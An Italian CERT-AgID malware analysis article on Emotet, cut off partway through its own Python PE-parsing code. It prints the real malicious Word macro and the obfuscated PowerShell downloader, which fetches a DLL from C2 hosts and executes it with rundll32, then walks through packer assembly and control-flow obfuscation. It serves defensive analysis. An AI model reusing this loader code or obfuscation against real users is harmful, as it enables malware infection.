Semplificare l’analisi di Emotet con Python e iced x86

cert-agid.gov.it/news/malware/semplificare-lanalisi-di-emotet-con-python-e-iced-x86/

31/12/2020

emotet
In questi giorni l’Italia è interessata da campagne Emotet che fanno uso di payload offuscati che rendono l’analisi statica piuttosto tediosa. In questo caso infatti l’uso di un debugger non si rileva molto utile.
La variante di Emotet analizzata impiega varie tecniche di offuscazione del codice, una di queste è nota come CFO (Control Flow Obfuscation); l’analisi con il debugger permette di ricostruire stringhe ed API utilizzate ma non aiuta ad avere una visione d’insieme del codice eseguito.

In questo articolo vedremo come semplificare l’analisi di Emotet utilizzando Python e la libreria iced x86 per processare il codice offuscato di Emotet.

Ma prima, introduciamo un po’ di contesto sul campione analizzato.

Macro, powershell e packer

Il campione che abbiamo deciso di analizzare risale a qualche giorno fa.
La catena di infezione ha inizio con un documento Word (pre 2007) con una macro malevola.

Questa si presenta, come spesso accade, offuscata tramite l’utilizzo di linee di codice irrilevante.
Si riporta di seguito un estratto.

```
Function S619csvpd1v4xzk5kc(Xoyqcbzwjyi6tqiw0z)
   GoTo GKsgQaAGE
Dim NmmcJMB As String 'POyDeJ
Open "dVMtDJ.ecCLuZ.vNWxUB" For Binary As 154
Open "GmQlB.gLlkBCq.ohnmP" For Binary As 154
Open "asHdBA.RNUGfJo.UEIiMmoM" For Binary As 154
Put #154, , NmmcJMB
Close #154
GKsgQaAGE:
GoTo fIjVkJj
Dim jFUMUmIIJ As String 'NskblDD
Open "fRHrGnFp.uWltAIHCI.WYWvIWr" For Binary As 146
Open "qQeaRICAm.KgqZFRWRC.cuPrnUFxk" For Binary As 146
Open "ShUECDIR.otrtDOGBA.OugaBFHlJ" For Binary As 146
Put #146, , jFUMUmIIJ
Close #146
fIjVkJj:
GoTo hTTQEJEAC
Dim OybSq As String 'kEafA
Open "umMOXxmA.SfYuGDN.ueONFAEFD" For Binary As 227
Open "eIQhLAGS.forvJhMB.LGyFI" For Binary As 227
Open "TifoEDtFB.fukVJAvIS.dlciFGDA" For Binary As 227
Put #227, , OybSq
Close #227
hTTQEJEAC:
HBYVV = ""
S619csvpd1v4xzk5kc = HBYVV + VBA.Replace _
(Xoyqcbzwjyi6tqiw0z, "qq" + ")(s2)" + "(", W5ya1q1z48ltq3z_)
   GoTo mJsZBCEFo
Dim jUDsXM As String 'gtpnJOwLd
Open "myDIGCFHC.cgXWyuEFC.OybuGU" For Binary As 131
Open "EnJMG.KCVSIHB.BJiWBGLWG" For Binary As 131
Open "kfSFYoEHi.aXUIAvAP.dswKhikA" For Binary As 131
Put #131, , jUDsXM
Close #131
mJsZBCEFo:
GoTo BOzmWI
Dim CJeaFB As String 'jtrvFEWLD
Open "dfOYHJLF.uBXVkGE.ghpJGB" For Binary As 124
Open "MTfEVUDIQ.DlrvrPEB.PgggwwMD" For Binary As 124
Open "YHUtVQCI.AyvDaAH.JsZULCUu" For Binary As 124
Put #124, , CJeaFB
Close #124
BOzmWI:
GoTo kPMjtUB
Dim eVbTfoFi As String 'xTUBS
Open "eXoWdB.HSupDA.oXRxAS" For Binary As 149
Open "nmuAl.yeRQHDs.UqyoFI" For Binary As 149
Open "nzFmWEVE.ZFvEGsIFD.mjIMGVD" For Binary As 149
Put #149, , eVbTfoFi
Close #149
kPMjtUB:
End Function
Function Tujor4m47ob()
On Error Resume Next
```

```
sh2v = T6dwlv_ivpoiq2.StoryRanges.Item(1)
   GoTo aektCnFI
Dim jaJUkAFeG As String 'cwxgFSS
Open "DbnKMvMAH.jHcdBADv.EGxUCAADs" For Binary As 201
Open "gQEGCB.HVmcrDI.zGpVIUABC" For Binary As 201
Open "shyujG.RFwdH.VPRoIX" For Binary As 201
Put #201, , jaJUkAFeG
Close #201
aektCnFI:
GoTo RtfzGtt
Dim WWCACxG As String 'mRJNaEGtF
Open "vATeCIgJI.FpiaIJIiJ.MmplJ" For Binary As 153
Open "MOIhAmCn.UAJXCE.BwsiJS" For Binary As 153
Open "NpVFCB.MCDxG.UpDmKPxpp" For Binary As 153
Put #153, , WWCACxG
Close #153
RtfzGtt:
GoTo QSISC
```

Estratto del codice della macro di Emotet.

Codice superfluo

Soffermandoci a leggere il codice è possibile osservare la ripetizione di un pattern in particolare: tutte le istruzioni per la scrittura di file **(Open, Put, Close)** sono inutili.
Stesso discorso vale per i **GoTo** che puntano sempre verso l'etichetta successiva, risultando quindi inutili.
Anche le dichiarazioni di variabile **(Dim)** sono inutili.

Possiamo quindi semplificare il codice mediante una semplice sostituzione che rimuova le righe con le istruzioni Open, Put, Close, GoTo e le etichette.
La seguente regex svolge proprio questo compito:

`^\s(Open |Put |Close |GoTo |Dim |[A-Za-z]+:).$`

(gli spazi nella regex sono rilevanti)

Il risultato, una volta rimosse le linee superflue, è più compatto ed attaccabile.

```
Function S619csvpd1v4xzk5kc(Xoyqcbzwjyi6tqiw0z)
HBYVV = ""
S619csvpd1v4xzk5kc = HBYVV + VBA.Replace _
(Xoyqcbzwjyi6tqiw0z, "qq" + ")(s2)" + "(", W5ya1q1z48ltq3z_)
End Function
Function Tujor4m47ob()
On Error Resume Next
sh2v = T6dwlv_ivpoiq2.StoryRanges.Item(1)
sng2 = "qq)(" + "s2)(pq" + _
 "q)(s2)("
F7_if4svnte = "qq)(s" + _
 "2)(roqq" + ")(s2)(qq)(s2)(ceqq)(s2)" + _
 "(sqq)(s2)(sqq)(s2)(qq)(s2)("
Vbzhqcqh1pqco1e2_ = "qq)(s2)(" + ":wqq)(s2)(qq)(s" + _
 "2)(inqq)(s2)(3qq)(s" + _
 "2)(2qq)(s2)(_qq)(s2)("
R67uawfvzvw = "wqq)(s2" + _
 ")(inqq)(s2)(mqq)(s" + "2)(gmqq)(s2)(tqq)(" + "s2)(qq)(s2)("
Kz1yuitvz3qu6xai = Kfo_8qx2w7l7x71 + ChrW(Hvsf68urunanusc + wdKeyS + A08llnuiz59xyw7)
+ Pgjdd1yrw8qt
Ni1wsg2ja20x23qpzl = R67uawfvzvw + Kz1yuitvz3qu6xai + Vbzhqcqh1pqco1e2_ + sng2 +
F7_if4svnte
Kltqgnwd4i8 = C0d4mc619_eaiuirzl(Ni1wsg2ja20x23qpzl)
Set Bx9ystsny9ej4ynfne = CreateObject(Kltqgnwd4i8)
Wb0zemdl5ow9 = Mid(sh2v, (5), Len(sh2v))
Bx9ystsny9ej4ynfne.Create C0d4mc619_eaiuirzl(Wb0zemdl5ow9), Gge416y0ol9ajq,
Z2vzndsnblr9xje7s
End Function

Function C0d4mc619_eaiuirzl(Hcmfukntlsj04fj5x3)
On Error Resume Next
H4k01s90g3qjf9v7e = (Hcmfukntlsj04fj5x3)
Ixl3ey6k7oiq4qmw8 = S619csvpd1v4xzk5kc(H4k01s90g3qjf9v7e)
C0d4mc619_eaiuirzl = Ixl3ey6k7oiq4qmw8
End Function
```

Il codice della macro di Emotet, una volta rimosse le parti inutili.

A questo punto è immediato osservare che il codice della macro si basa su:

- eliminazione della stringa `qq)(s2)(`
- payload contenuto nel documento (`T6dwlv_ivpoiq2.StoryRanges.Item(1)`)
- comando di esecuzione di quest'ultimo (comando generato concatenando gli string literal contenuti nella macro).

Il payload è uno script powershell (codificato in base64), inserendo un carattere di fine linea, dopo ogni punto e virgola, otteniamo un codice già abbastanza leggibile.

```
 $ioxKy2 = [tYPE]("{2}{0}{3}{1}"-f'sTEm.iO.diRecT','y','Sy','Or') ;
 sEt-IteM  vaRiabLe:16VJ  ([tYPe]("{6}{7}{3}{5}{0}{2}{4}{1}" -F'V','r','IcEPoiN','NeT.S','TmaNaGE','eR','sYS','tem.') );
$Kt3sbog=('B'+('m'+'v'+'kk9r'));
$Mj5npw_=$Z91s4z6 + [char](64) + $G35w524;
$Yd085rx=('Ux'+('ee'+'_')+'wl');
  (  gEt-itEM ('vaRI'+'AblE'+':'+'IoXKY2') ).VAlue::"C`RE`AT`e`dIREctOrY"($HOME + ((('IE'+'c')+'O'+('_'+'wgq')+'v'+('7'+'IEcC031')+('6emIE'+'c')) -crEplAcE  ('IE'+'c'),
$Ml29469=('R'+('6j'+'kuve'));
  (  VARiAbLe 16vj  -vALUEon )::"sEC`Urityp`RoTo`coL" = ('Tl'+('sl'+'2'));
$Nimh_ux=('He'+'z'+('fu'+'29'));
$Mem0uwr = ('Ly'+('et'+'a6')+'ud');
$Fj_inxi=(('Vv'+'3')+('jeg'+'8'));
$Gyzf4g8=(('Q5'+'7qw')+'k'+'z');
$C0w7ro6=$HOME+(('{0}O_wgqv'+'7'+'{0'+'}'+'C'+'0316em{0}') -f [ChAr]92)+$Mem0uwr+(('.d'+'l')+'l');
$Gb3lyk8=(('Mx'+'lg')+('g'+'om'));
$Rp56zra=NEW`-Ob`JeCt NeT.WEbCLiEnt;
$Cj5kwnm=(((('http:qq)'+'(s2'+')(qq'+')'))+'('+(('s2'+')(zen'+'i'))+('thc'+'ampu'+'s.c')+(('o'+'mqq)(s2'+')'+'(lq'+'q)'))+(('(s'))+'2'+((')'+'(yQ'+'qq)('))+(('s'+'2)');
$Xd_cpw_=('U'+('h'+'zfq')+'22');
foreach ($Ot_budl in $Cj5kwnm | S`ORt-Obj`e`Ct {gE`T`-`RAndom}){try{$Rp56zra."DOWn`LOadf`I`lE"($Ot_budl, $C0w7ro6);
$Mpi2ss4=(('S'+'z_')+'w'+('ym'+'l'));
If ((&('Get-It'+'em') $C0w7ro6)."lE`Ng`Th" -ge 44136) {.('rund'+'ll3'+'2') $C0w7ro6,'#1'."T`o`sTRIng"();
$Ekcojbw=(('Up'+'zjg')+'ww');
break;
$Jcmtgbo=(('Rnl'+'x')+'nl'+'p')}}catch{}}$Zpjrz5i=('Q'+'51'+('dec'+'t'))
```

Il codice del payload Powersell, di facile interpretazione.
A questo punto risultano facilmente individuabili:

- le modalità di download (`Net.WebClient.DownloadFile`);
- i C2 (è interessante notare come i C2 fossero tutti siti WordPress compromessi);
- la modalità di esecuzione (tramite rundll32).


Il file scaricato, come ci si aspetta, è una DLL che esportata una routine chiamata ***RunDLL***.

Una ricognizione con CFF Explorer rileva la presenza di una risorsa con dati binari e l'analisi con IDA mostra la presenza delle stringhe *LdrAccessResource* e *LdrFindResource_U* e di una chiamata a *VirtualAlloc*.

Risulta quindi facile dedurre che abbiamo a che fare con un packer. Infatti, tenendo traccia del buffer allocato con VirtualAlloc si ottiene rapidamente il payload. **Una nuova DLL.**

```
push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF8h
sub     esp, 184h
mov     eax, ___security_cookie
xor     eax, esp
mov     [esp+184h+var_4], eax
push    ebx
push    esi
push    edi
xor     ebx, ebx
push    offset aLdr     ; "Ldr"
lea     ecx, [esp+194h+var_A4]
mov     [esp+194h+var_178], ebx
mov     [esp+194h+dwSize], ebx
mov     [esp+194h+var_150], 17h
mov     [esp+194h+var_14C], 1E55h
mov     [esp+194h+var_148], 409h
call    sub_10001F40
push    offset aAcces   ; "Acces"
lea     ecx, [esp+194h+var_C4]
call    sub_10001F40
push    offset aSresource ; "sResource"
lea     ecx, [esp+194h+var_84]
```

```
push    esi
push    ecx
push    ebx
call    ds:VirtualAlloc
mov     edx, [esp+190h+dwSize]
mov     esi, eax
mov     eax, [esp+190h+var_178]
push    edx
push    eax
push    esi
call    sub_10009140
add     esp, 0Ch
lea     eax, [esp+190h+var_180]
call    sub_10001090
lea     ecx, [esp+190h+var_180]
push    ecx
mov     ecx, [esp+194h+dwSize]
push    esi
call    sub_10001120
```





```
Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   Ascii
00000000  EC B7 93 50 38 FA 89 9C 69 70 DD 5E 6B B2 23 98
00000010  D1 3A 41 73 94 B1 F2 2C E1 73 2A 9F 23 92 2A E5
00000020  C5 A8 BE 37 3A 98 98 A0 E5 23 A0 58 62 92 AD A1
00000030  68 2E 36 AD 03 86 A6 F5 62 89 32 58 A1 5F 9D 34
00000040  6C 87 2B 1D 98 D6 8E 43 BD E7 69 76 41 51 15 52
00000050  9F 7D D0 55 1F BA 37 D8 88 79 41 2E 48 F9 9C 05
00000060  DD 56 93 61 A4 0B 9D B6 57 44 EA 10 5B 34 80 6C
00000070  83 E3 FC 0E A7 84 86 7E 7F CE AB 89 B1 E8 81 11
00000080  BE 4B E8 85 1B 34 9B 55 E2 24 DE 8C 84 96 02 90
00000090  A9 3B EF 8A 91 01 28 1B 00 A2 9A 36 1A 9E 8A 29
000000A0  7B A8 61 51 82 AF 0F 9B 5F 36 5F A5 8A 93 F0 35
000000B0  59 75 9B 4F 4D 67 5F 84 A2 69 42 C3 F1 FA 2A 44
000000C0  C8 71 46 62 E4 95 94 6B 46 5D 6A 91 7D D3 E0 13
000000D0  94 62 94 2E 70 37 A6 BA 69 3A 2F 23 2B 34 7B B1
000000E0  AB 59 F9 8F BA 5E 92 BA 46 F9 94 A4 A4 85 94 1A
000000F0  9A 38 99 99 31 88 85 B8 AA 42 E5 6D D5 7C 83 40
00000100  D3 9F F0 9E DF 90 2E 8A EF 3B 26 36 4F 62 7E A3
00000110  E9 78 7A 27 7A A6 97 F7 D3 44 8A 4D 34 68 76 FB
00000120  A0 78 1D 87 E5 12 A1 82 54 8B 8F 52 9B 6D 94 67
00000130  25 DF 69 1F F9 C8 88 37 01 6C 6F C8 09 9C 45 87
```

I componenti del packer. In alto a sinistra il codice che rileva l’accesso alla risorsa. In alto a destra il codice che alloca il buffer per il payload e lo decodifica. In basso la risorsa contente il payload codificato.

La DLL ottenuta contiene il codice del malware Emotet e come vedremo presenta varie tecniche di offuscazione.

L’offuscazione di Emotet

Navigando la DLL di Emotet con IDA si notano alcune tecniche di offuscazione, consideriamo ad esempio, la procedura riportata nella figura sotto.





La procedura principale di Emotet. Da questa visione d'insieme è evidente la presenza di CFO.

L'immagine sopra riportata racchiude quasi tutti i blocchi di codice della procedura principale di Emotet, dato l'elevato numero di blocchi non è possibile leggere il codice di ognuno, ma due di essi sono stati appositamente ingranditi per metterli in evidenza.
Dalle istruzioni presenti in questi due blocchi, le quali confrontano il valore del registro `ECX` con una costante, si intuisce che siamo in presenza di CFO.

Il valore del registro `ECX` – nota che il registro usato varia da procedura a procedura – contiene un numero (chiamiamolo token per comodità) che indica quale blocco di codice eseguire.
Si tratta di un enorme switch implementato con tanti salti condizionali, anzichè con un jump table (che renderebbe l'analisi più semplice).
Dopo l'esecuzione di ogni blocco di codice, un nuovo token viene messo in `ECX` per proseguire al prossimo blocco di codice utile.

Uno dei nostri obiettivi è quello di trasformare la funzione sopra nella sua forma originale, mostrata qui sotto.





La procedura principale di Emotet una volta rimossa l’offuscazione CFO.

Oltre a CFO, questo campione di Emotet non importa nessuna API e la sezione dei dati è codificata.
Infine, le costanti sono tutte create nello stack con una sequenza di istruzioni variabile ma più o meno fa uso delle stesse operazioni.


```
div     esi
mov     [esp+240h+var_1A4], eax
xor     [esp+240h+var_1A4], 7165Bh
mov     [esp+240h+var_198], 527Ah
add     [esp+240h+var_198], 0FFFFA879h
or      [esp+240h+var_198], 26C13B46h
xor     [esp+240h+var_198], 0FFFFFEE4h
mov     esi, 0FCC2A91h
mov     ecx, 1DE2D3E5h
```

Esempio di creazione della costante 513 nella variabile *var_198* (poi mai usata).
Vedremo come rimuovere, in parte, queste forme offuscazione.

Il lavoro sporco: PE, decodifica delle istruzioni e basic block

Per poter manipolare il codice di Emotet è necessario effettuare un processo di reificazione del codice x86.

Il primo obiettivo consiste nel poter manipolare le istruzioni x86. La decodifica e la codifica delle istruzioni x86 non è particolarmente complessa in sè, ovviamente è richiesta esperienza con il linguaggio assembly x86 e con la consultazione dei manuali Intel (di interesse è solo il volume 2), tutti prerequisiti base per affrontare l’analisi.



Il formato generale delle istruzioni x86.
La vera complessità nello scrivere codice per la decodifica (e codifica) delle istruzioni x86 sta nel fatto che il formato è variabile, i campi ModRM ed Immediate dipendono dal valore dell'Opcode (questo a sua volta ha lunghezza variabile) e di Opcode ve ne sono migliaia.
Il formato delle istruzioni x86 è vecchio di 41 anni e la sua continua espansione da parte di Intel (e talvolta AMD) ha portato ad un zoo di istruzioni codificate tramite una serie di hack, al punto che la decodifica delle istruzioni è uno dei principali colli di bottiglia delle CPU x86 (il front-end richiede addirittura un passo di pre-decodifica per poter essere super-scalare).

La decodifica può essere effettuata facilmente con delle tabelle di lookup, a patto di voler trascrivere le mappe fornite in appendice al volume 2 da Intel. Parliamo di centinaia di istruzioni, ognuna con più varianti (es: `mov r32, rm32` e `mov rm32, imm32` sono documentate sotto la voce MOV), per un totale che supera il migliaio.

Abbiamo quindi deciso di usare una libreria già pronta. Questa deve permettere non solo la decodifica ma anche la codifica e l'alterazione delle istuzioni.
La scelta è ricaduta su iced x86, una libreria (per lo più generata automaticamente) Rust, .NET e Python (linguaggio scelto dal Cert-AgID perchè gia predisposto).
Iced x86 ha molte funzionalità utili, come la possibilità di determinare il modo in cui una funzione altera il flusso di esecuzione e vari metodi helper per la creazione e l'introspezione delle istruzioni.

Con iced x86 le istruzioni x86 diventano oggetti python che possiamo mettere in una lista e modificare a piacere.
La classe Encoder permette di ricodificare le istruzioni a qualsiasi indirizzo, permettendoci di lavorare con le istruzioni senza dover pensare a come sono codificate (la codifica di alcune istruzioni, tipo un salto near relativo, dipende dall'indirizzo dell'istruzione e dal target del salto).

Prima di poter decodificare le istruzioni, è necessario trovarle. Per fare ciò ci serve processare il file PE della DLL di emotet e poi decodificare le istruzioni utilizzando la tecnica di *descending*.

Esistono varie librerie Python per il parsing dei file PE (quella più famosa è pefile) ma più o meno tutte soffrono del tipico problema delle librerie Python: assenza di documentazione o documentazione limitata ad esempi che descrivono come muovere i primi passi.

Dato che la struttura PE è molto semplice, abbiamo preferito scrivere una funzione per il parsing dei campi PE di interesse.
In particolare ci serve conoscere: le varie sezioni, i vari allineamenti (su file ed in memoria), i nomi esportati, la sezione di codice e quella di dati (ricordate appositamente data la loro importanta), il base address dell'immagine ed infine l'ultimo RVA e offset usato (per aggiungere nuove sezioni) ed il minimo offset delle sezioni (per vedere se c'è posto per aggiungere nuove entry nella tabella delle sezioni).

```
def read_dw(bytes, off=0):
    return bytes[off] | (bytes[off+1]  << 8) | (bytes[off+2] << 16) | (bytes[off+3]
<< 24)

def read_w(bytes, off=0):
    return bytes[off] | (bytes[off+1]  << 8)

def write_dw(bytes, off=0, val=0):
    bytes[off] = val & 0xff
    bytes[off+1] = (val >> 8) & 0xff
    bytes[off+2] = (val >> 16) & 0xff
    bytes[off+3] = (val >> 24) & 0xff

def write_w(bytes, off=0, val=0):
    bytes[off] = val & 0xff
    bytes[off+1] = (val >> 8) & 0xff


def load_pe(filename, export = "RunDLL"):
    with open(filename, "rb") as f:
        dll = f.read()

    if dll[0:2] != b'MZ':
        raise ValueError(f"{filename} doesn't have a valid MZ header.")
    pe_off = read_dw(dll, 0x3c)

    if dll[pe_off:pe_off+4] != b'PE\0\0':
        raise ValueError(f"{filename} doesn't have a valid PE header.")

    n_sec = read_w(dll, pe_off+6)
    size_opt = read_w(dll, pe_off + 0x14)
    sec_table = pe_off + size_opt + 0x18

    first_off = len(dll)
    last_off = 0
    last_rva = 0
    code_rva = data_rva = None

    secs = []

    for x in range(n_sec):
        cur_sec = sec_table + 0x28*x
        cur_rva = read_dw(dll, cur_sec + 0xc)
        cur_off = read_dw(dll, cur_sec + 0x14)
        cur_size = read_dw(dll, cur_sec + 0x10)
        cur_vsize = read_dw(dll, cur_sec + 0x8)
        if dll[cur_sec : cur_sec+8] == b'.text\0\0\0':
            code_rva = cur_rva
            code_off = cur_off
            code_size = cur_size
            code_vsize = cur_vsize
        elif dll[cur_sec : cur_sec+8] == b'.data\0\0\0':
            data_rva = cur_rva
            data_off = cur_off
            data_size = cur_size
```

```
            data_vsize = cur_vsize

        secs.append({
            "name" : dll[cur_sec:cur_sec+8],
            "rva": cur_rva,
            "off": cur_off,
            "size": cur_size,
            "vsize": cur_vsize,
        })

        if cur_off + cur_size > last_off:
            last_off = cur_off + cur_size

        if first_off > cur_off:
            first_off = cur_off

        if cur_rva + cur_vsize > last_rva:
            last_rva = cur_rva + cur_vsize

        image_base = read_dw(dll, pe_off + 0x34)
        entry_point = read_dw(dll, pe_off + 0x28)
        file_align = read_dw(dll, pe_off + 0x3c)
        sec_align = read_dw(dll, pe_off + 0x38)

    if code_rva is None:
        raise ValueError(f"Cannot find the .text section in {filename}.")
    if data_rva is None:
        raise ValueError(f"Cannot find the .data section in {filename}.")

    def rva_to_off(rva):
        for s in secs:
            if rva >= s["rva"] and rva < s["rva"] + s["vsize"]:
                return rva - s["rva"] + s["off"]
        return None

    def read_cstr(data, off=0):
        res = ""
        while data[off] != 0:
            res += chr(data[off])
            off += 1
        return res

    n_dirs = read_dw(dll, pe_off + 0x74)
    exp_rva = exp_size = exp_off = None
    if n_dirs > 0:
        exp_rva = read_dw(dll, pe_off + 0x78)
        exp_size = read_dw(dll, pe_off + 0x7c)
        exp_off = rva_to_off(exp_rva)

    exports = []
    if exp_off is not None:
        n_names = read_dw(dll, exp_off + 0x18)
        names = rva_to_off(read_dw(dll, exp_off + 0x20))
        ordinals = rva_to_off(read_dw(dll, exp_off + 0x24))
        addresses = rva_to_off(read_dw(dll, exp_off + 0x1c))
```

```
        for i in range(n_names):
            name = read_cstr(dll, rva_to_off(read_dw(dll, names + i * 4)))
            ordinal = read_w(dll, ordinals + i * 2)
            rva = read_dw(dll, addresses + ordinal * 4)
            exports.append({
                "name" : name,
                "rva" : rva,
                "off" : rva_to_off(rva)
            })

    return {
        "dll": dll[:],
        "pe_off": pe_off,
        "n_sec": n_sec,
        "size_opt": size_opt,
        "sec_table": sec_table,
        "first_off": first_off,
        "last_rva": last_rva,
        "last_off": last_off,
        "secs": secs,
        "code": {
            "rva": code_rva,
            "off": code_off,
            "size": code_size,
